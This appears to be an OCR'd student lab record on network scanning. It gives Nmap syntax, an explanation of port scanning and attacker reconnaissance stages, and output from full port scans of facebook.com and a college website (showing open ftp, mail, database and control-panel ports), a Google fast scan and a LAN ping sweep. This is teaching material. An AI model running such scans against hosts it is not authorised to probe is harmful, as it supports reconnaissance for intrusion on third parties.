
d. Scan specified range of ports (syntax: nmap -p 1-200 ip_address)







a. Scan entire port range (syntax: nmap -p 1-65535 ip_address)



Command Prompt

```
C:\Users\admin>nmap -p 1-65535 www.facebook.com
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-03 11:25 India Standard Time
Stats: 0:01:29 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 16.44% done; ETC: 11:34 (0:07:32 remaining)
Stats: 0:02:38 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 27.28% done; ETC: 11:34 (0:07:01 remaining)
Stats: 0:06:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 67.11% done; ETC: 11:34 (0:03:05 remaining)
Nmap scan report for www.facebook.com (157.240.16.35)
Host is up (0.053s latency).
rDNS record for 157.240.16.35: edge-star-mini-shv-01-bom1.facebook.com
Not shown: 65529 filtered tcp ports (no-response)
PORT     STATE  SERVICE
80/tcp   open   http
443/tcp  open   https
843/tcp  closed unknown
5222/tcp closed xmpp-client
5228/tcp closed hpvroom
8883/tcp closed secure-mqtt

Nmap done: 1 IP address (1 host up) scanned in 560.37 seconds

C:\Users\admin>
```


```
C:\Users\admin>nmap -p 1-65535 www.nmitd.edu.in
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-03 11:40 India Standard Time
Stats: 0:00:53 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 7.35% done; ETC: 11:52 (0:11:08 remaining)
Stats: 0:03:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 24.77% done; ETC: 11:53 (0:09:16 remaining)
Stats: 0:03:31 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 28.92% done; ETC: 11:53 (0:08:39 remaining)
Stats: 0:04:25 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 28.69% done; ETC: 11:56 (0:10:59 remaining)
Stats: 0:04:37 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 29.76% done; ETC: 11:56 (0:10:54 remaining)
Stats: 0:04:40 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 30.07% done; ETC: 11:56 (0:10:51 remaining)
Stats: 0:06:24 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 41.90% done; ETC: 11:56 (0:08:53 remaining)
Stats: 0:06:39 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 43.70% done; ETC: 11:56 (0:08:34 remaining)
Stats: 0:07:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 45.86% done; ETC: 11:56 (0:08:16 remaining)
Stats: 0:07:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 46.08% done; ETC: 11:56 (0:08:15 remaining)
Stats: 0:09:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 58.09% done; ETC: 11:56 (0:06:31 remaining)
Stats: 0:09:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 58.48% done; ETC: 11:56 (0:06:28 remaining)
Stats: 0:09:14 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 59.10% done; ETC: 11:56 (0:06:23 remaining)
Stats: 0:12:28 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 75.23% done; ETC: 11:57 (0:04:06 remaining)
Stats: 0:14:59 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 87.16% done; ETC: 11:58 (0:02:12 remaining)
Stats: 0:16:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 92.69% done; ETC: 11:58 (0:01:16 remaining)
Stats: 0:16:28 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 95.60% done; ETC: 11:58 (0:00:45 remaining)
Stats: 0:16:41 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 96.93% done; ETC: 11:58 (0:00:32 remaining)
Nmap scan report for www.nmitd.edu.in (103.108.220.91)
Host is up (0.055s latency).
rDNS record for 103.108.220.91: bond.herosite.pro
```


```
Not shown: 49126 filtered tcp ports (no-response), 16389 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
443/tcp  open  https
465/tcp  open  smtps
587/tcp  open  submission
993/tcp  open  imaps
995/tcp  open  pop3s
2082/tcp open  infowave
2083/tcp open  radsec
2086/tcp open  gnunet
2087/tcp open  eli
2095/tcp open  nbx-ser
2096/tcp open  nbx-dir
3306/tcp open  mysql
5432/tcp open  postgresql
5666/tcp open  nrpe

Nmap done: 1 IP address (1 host up) scanned in 1033.71 seconds

C:\Users\admin>
```

e. Scan top 100 ports (fast scan) (syntax: nmap -F ip_address)

Command Prompt

```
Nmap done: 1 IP address (1 host up) scanned in 1033.71 seconds

C:\Users\admin>nmap -F www.google.com
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-03 12:04 India Standard Time
Nmap scan report for www.google.com (142.250.192.36)
Host is up (0.0073s latency).
rDNS record for 142.250.192.36: bom12s15-in-f4.1e100.net
Not shown: 98 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 2.81 seconds

C:\Users\admin>
```





B. Network scanning tools

Description :

Network scanning consists of network port scanning as well as vulnerability scanning. Network port scanning refers to the method of sending data packets via the network to a computing system's specified service port numbers (for example, port 23 for Telnet, port 80 for HTTP and so on). This is to identify the available network services on that particular system. This procedure is effective for troubleshooting system issues or for tightening the system's security.

Vulnerability scanning is a method used to discover known vulnerabilities of computing systems available on a network. It helps to detect specific weak spots in an application software or the operating system (OS), which could be used to crash the system or compromise it for undesired purposes.
Network port scanning as well as vulnerability scanning is an information-gathering technique, but when carried out by anonymous individuals, these are viewed as a prelude to an attack.
Network scanning processes, like port scans and ping sweeps, return details about which IP addresses map to active live hosts and the type of services they provide. Another network scanning method known as inverse mapping gathers details about IP addresses that do not map to live hosts, which helps an attacker to focus on feasible addresses.
Network scanning is one of three important methods used by an attacker to gather information. During the footprint stage, the attacker makes a profile of the targeted organization. This includes data such as the organization's domain name system (DNS) and e-mail servers, in addition to its IP address range. During the scanning stage, the attacker discovers details about the specified IP addresses that could be accessed online, their system architecture, their OSs and the services running on every computer. During the enumeration stage, the attacker collects data, including routing tables, network user and group names, Simple Network Management Protocol (SNMP) data and so on.
Nmap Tool: Nmap is also used to scan networks. Nmap is now one of the core tools used by network administrators to map their networks. The program can be used to find live hosts on a network, perform port scanning, ping sweeps, OS detection, and version detection.
Ping Scan – It returns a list of hosts on our network and the total number of assigned IP addresses. If we spot any hosts or IP addresses on this list that we cannot account for, we can then run further commands to investigate them further.
Host Scan – Unlike a ping scan, a host scan actively sends ARP request packets to all the hosts connected to our network. Each host then responds to this packet with another ARP packet containing its status and MAC address. This can be a poourful way of spotting suspicious hosts connected to our network.
OS Scan – This command returns information on the OS (and version) of a host

Output:


Nmap Tool:
Nmap is also used to scan networks. Nmap is now one of the core tools used by network administrators to map their networks. The program can be used to find live hosts on a network, perform port scanning, ping sweeps, OS detection, and version detection.

Q. Demonstrate how to scan networks. Explain the steps and attach output.

Nmap <ipconfig>

1. **Ping Scan** – It returns a list of hosts on our network and the total number of assigned IP addresses. If we spot any hosts or IP addresses on this list that we cannot account for, we can then run further commands to investigate them further.

   Syntax: nmap –sP <ip address>



2. **Host Scan** – Unlike a ping scan, a host scan actively sends ARP request packets to all the hosts connected to our network. Each host then responds to this packet with another ARP packet containing its status and MAC address. This can be a poourful way of spotting suspicious hosts connected to our network.

Command Prompt

```
Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds

C:\Users\admin>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter VirtualBox Host-Only Network:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f3f3:a001:89dd:c276%19
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::af80:106e:3756:5202%13
   IPv4 Address. . . . . . . . . . . : 192.168.52.171
   Subnet Mask . . . . . . . . . . . : 255.255.252.0
   Default Gateway . . . . . . . . . : 192.168.52.1

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\admin>nmap -sn 192.168.52.0/24
```

Command Prompt

```
C:\Users\admin>nmap -sn 192.168.52.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-03 12:15 India Standard Time
Nmap scan report for 192.168.52.1
Host is up (0.0040s latency).
MAC Address: C8:4F:86:02:4B:00 (Sophos)
Nmap scan report for 192.168.52.5
Host is up (0.031s latency).
MAC Address: C0:74:AD:25:7F:82 (Grandstream Networks)
Nmap scan report for 192.168.52.6
Host is up (0.029s latency).
MAC Address: F4:B5:49:F3:15:A5 (Xiamen Yeastar Information Technology)
Nmap scan report for 192.168.52.7
Host is up (0.024s latency).
MAC Address: EC:A8:6B:FD:46:F8 (Elitegroup Computer Systems)
Nmap scan report for 192.168.52.10
Host is up (0.015s latency).
MAC Address: 00:17:61:11:F2:89 (Private)
Nmap scan report for 192.168.52.21
Host is up (0.013s latency).
MAC Address: C0:74:AD:55:AA:C8 (Grandstream Networks)
Nmap scan report for 192.168.52.22
Host is up (0.010s latency).
MAC Address: C0:74:AD:55:AA:D0 (Grandstream Networks)
Nmap scan report for 192.168.52.23
Host is up (0.0070s latency).
MAC Address: C0:74:AD:55:AC:E4 (Grandstream Networks)
Nmap scan report for 192.168.52.24
Host is up (0.0040s latency).
MAC Address: C0:74:AD:55:B1:C0 (Grandstream Networks)
Nmap scan report for 192.168.52.25
Host is up (0.026s latency).
MAC Address: C0:74:AD:55:AC:BC (Grandstream Networks)
Nmap scan report for 192.168.52.26
Host is up (0.024s latency).
MAC Address: C0:74:AD:55:AC:98 (Grandstream Networks)
Nmap scan report for 192.168.52.27
Host is up (0.025s latency).
MAC Address: C0:74:AD:55:AC:C8 (Grandstream Networks)
Nmap scan report for 192.168.52.28
Host is up (0.021s latency).
MAC Address: C0:74:AD:55:B1:40 (Grandstream Networks)
Nmap scan report for 192.168.52.29
Host is up (0.018s latency).
```

Command Prompt

```
Nmap scan report for 192.168.52.29
Host is up (0.018s latency).
MAC Address: C0:74:AD:55:AA:E8 (Grandstream Networks)
Nmap scan report for 192.168.52.30
Host is up (0.015s latency).
MAC Address: C0:74:AD:55:AB:04 (Grandstream Networks)
Nmap scan report for 192.168.52.31
Host is up (0.012s latency).
MAC Address: C0:74:AD:55:AC:EC (Grandstream Networks)
Nmap scan report for 192.168.52.32
Host is up (0.0090s latency).
MAC Address: C0:74:AD:55:AC:B8 (Grandstream Networks)
Nmap scan report for 192.168.52.33
Host is up (0.0060s latency).
MAC Address: C0:74:AD:55:AA:E4 (Grandstream Networks)
Nmap scan report for 192.168.52.34
Host is up (0.0030s latency).
MAC Address: C0:74:AD:55:AC:E0 (Grandstream Networks)
Nmap scan report for 192.168.52.35
Host is up (0.021s latency).
MAC Address: C0:74:AD:55:AC:CC (Grandstream Networks)
Nmap scan report for 192.168.52.36
Host is up (0.018s latency).
MAC Address: C0:74:AD:55:AC:F8 (Grandstream Networks)
Nmap scan report for 192.168.52.37
Host is up (0.053s latency).
MAC Address: C0:74:AD:55:AB:0C (Grandstream Networks)
Nmap scan report for 192.168.52.38
Host is up (0.050s latency).
MAC Address: C0:74:AD:55:AC:88 (Grandstream Networks)
Nmap scan report for 192.168.52.40
Host is up (0.040s latency).
MAC Address: C0:74:AD:55:B1:88 (Grandstream Networks)
Nmap scan report for 192.168.52.42
Host is up (0.032s latency).
MAC Address: C0:74:AD:AC:6B:3C (Grandstream Networks)
Nmap scan report for 192.168.52.51
Host is up (0.0040s latency).
MAC Address: AC:4A:56:EA:4F:FA (Cisco Systems)
Nmap scan report for 192.168.52.52
Host is up (0.015s latency).
MAC Address: C0:74:AD:2D:A6:CE (Grandstream Networks)
Nmap scan report for 192.168.52.53
Host is up (0.012s latency).
```

Command Prompt

```
Nmap scan report for 192.168.52.54
Host is up (0.051s latency).
MAC Address: C0:74:AD:AC:66:64 (Grandstream Networks)
Nmap scan report for 192.168.52.55
Host is up (0.048s latency).
MAC Address: C0:74:AD:2D:AA:18 (Grandstream Networks)
Nmap scan report for 192.168.52.56
Host is up (0.047s latency).
MAC Address: A4:B2:39:8A:28:BA (Cisco Systems)
Nmap scan report for 192.168.52.57
Host is up (0.045s latency).
MAC Address: 70:1F:53:DF:FD:39 (Cisco Systems)
Nmap scan report for 192.168.52.58
Host is up (0.042s latency).
MAC Address: A4:B2:39:8A:24:9D (Cisco Systems)
Nmap scan report for 192.168.52.59
Host is up (0.041s latency).
MAC Address: C0:74:AD:2D:A6:D4 (Grandstream Networks)
Nmap scan report for 192.168.52.60
Host is up (0.039s latency).
MAC Address: C0:74:AD:2D:A5:E9 (Grandstream Networks)
Nmap scan report for 192.168.52.61
Host is up (0.036s latency).
MAC Address: C0:74:AD:09:D0:76 (Grandstream Networks)
Nmap scan report for 192.168.52.62
Host is up (0.033s latency).
MAC Address: C0:74:AD:2D:A6:14 (Grandstream Networks)
Nmap scan report for 192.168.52.63
Host is up (0.030s latency).
MAC Address: 80:5E:C0:AE:30:12 (Yealink(Xiamen) Network Technology)
Nmap scan report for 192.168.52.64
Host is up (0.028s latency).
MAC Address: C0:74:AD:2D:A6:0C (Grandstream Networks)
Nmap scan report for 192.168.52.65
Host is up (0.025s latency).
MAC Address: C0:74:AD:2D:AA:14 (Grandstream Networks)
Nmap scan report for 192.168.52.67
Host is up (0.018s latency).
MAC Address: 70:1F:53:E0:06:DA (Cisco Systems)
Nmap scan report for 192.168.52.68
Host is up (0.015s latency).
MAC Address: C0:74:AD:2D:AA:27 (Grandstream Networks)
Nmap scan report for 192.168.52.69
Host is up (0.012s latency).
```

Command Prompt

```
Nmap scan report for 192.168.52.70
Host is up (0.062s latency).
MAC Address: 70:1F:53:DF:F7:C9 (Cisco Systems)
Nmap scan report for 192.168.52.71
Host is up (0.057s latency).
MAC Address: 00:38:DF:D8:44:60 (Cisco Systems)
Nmap scan report for 192.168.52.72
Host is up (1.1s latency).
MAC Address: 70:1F:53:DF:FF:7D (Cisco Systems)
Nmap scan report for 192.168.52.73
Host is up (0.0090s latency).
MAC Address: C0:74:AD:2D:A6:12 (Grandstream Networks)
Nmap scan report for 192.168.52.74
Host is up (0.053s latency).
MAC Address: C0:74:AD:09:D0:6B (Grandstream Networks)
Nmap scan report for 192.168.52.75
Host is up (0.050s latency).
MAC Address: C0:74:AD:00:D5:CF (Grandstream Networks)
Nmap scan report for 192.168.52.76
Host is up (0.047s latency).
MAC Address: C0:74:AD:2D:A6:1D (Grandstream Networks)
Nmap scan report for 192.168.52.77
Host is up (0.044s latency).
MAC Address: C0:74:AD:2D:A5:AA (Grandstream Networks)
Nmap scan report for 192.168.52.78
Host is up (0.041s latency).
MAC Address: C0:74:AD:2D:AA:15 (Grandstream Networks)
Nmap scan report for 192.168.52.79
Host is up (0.039s latency).
MAC Address: C0:74:AD:2D:A6:0F (Grandstream Networks)
Nmap scan report for 192.168.52.80
Host is up (0.037s latency).
MAC Address: C0:74:AD:2D:AA:17 (Grandstream Networks)
Nmap scan report for 192.168.52.81
Host is up (0.034s latency).
MAC Address: C0:74:AD:2D:A6:D2 (Grandstream Networks)
Nmap scan report for 192.168.52.82
Host is up (0.031s latency).
MAC Address: C0:74:AD:2D:AA:20 (Grandstream Networks)
Nmap scan report for 192.168.52.83
Host is up (0.029s latency).
MAC Address: C0:74:AD:09:D0:7B (Grandstream Networks)
Nmap scan report for 192.168.52.84
Host is up (0.026s latency).
```

Command Prompt

```
Nmap scan report for 192.168.52.85
Host is up (0.023s latency).
MAC Address: C0:74:AD:2D:AA:2F (Grandstream Networks)
Nmap scan report for 192.168.52.86
Host is up (0.022s latency).
MAC Address: C0:74:AD:2D:A6:15 (Grandstream Networks)
Nmap scan report for 192.168.52.87
Host is up (0.020s latency).
MAC Address: C0:74:AD:09:D0:04 (Grandstream Networks)
Nmap scan report for 192.168.52.89
Host is up (0.014s latency).
MAC Address: A4:B2:39:8A:24:D3 (Cisco Systems)
Nmap scan report for 192.168.52.90
Host is up (0.012s latency).
MAC Address: A4:B2:39:8A:2D:94 (Cisco Systems)
Nmap scan report for 192.168.52.91
Host is up (0.0090s latency).
MAC Address: A4:B2:39:8A:1F:A8 (Cisco Systems)
Nmap scan report for 192.168.52.92
Host is up (0.0060s latency).
MAC Address: A4:B2:39:8A:21:58 (Cisco Systems)
Nmap scan report for 192.168.52.93
Host is up (0.0030s latency).
MAC Address: A4:B2:39:89:F7:CA (Cisco Systems)
Nmap scan report for 192.168.52.94
Host is up (0.0060s latency).
MAC Address: A4:B2:39:8A:27:5B (Cisco Systems)
Nmap scan report for 192.168.52.95
Host is up (0.0040s latency).
MAC Address: A4:B2:39:8A:24:67 (Cisco Systems)
Nmap scan report for 192.168.52.96
Host is up (0.051s latency).
MAC Address: A4:B2:39:8A:25:FC (Cisco Systems)
Nmap scan report for 192.168.52.99
Host is up (0.045s latency).
MAC Address: C0:74:AD:2D:A6:19 (Grandstream Networks)
Nmap scan report for 192.168.52.111
Host is up (0.086s latency).
MAC Address: C6:BC:4D:58:EC:5D (Unknown)
Nmap scan report for 192.168.52.125
Host is up (0.024s latency).
MAC Address: EC:A8:6B:FD:47:02 (Elitegroup Computer Systems)
Nmap scan report for 192.168.52.131
Host is up (0.069s latency).
```

Command Prompt

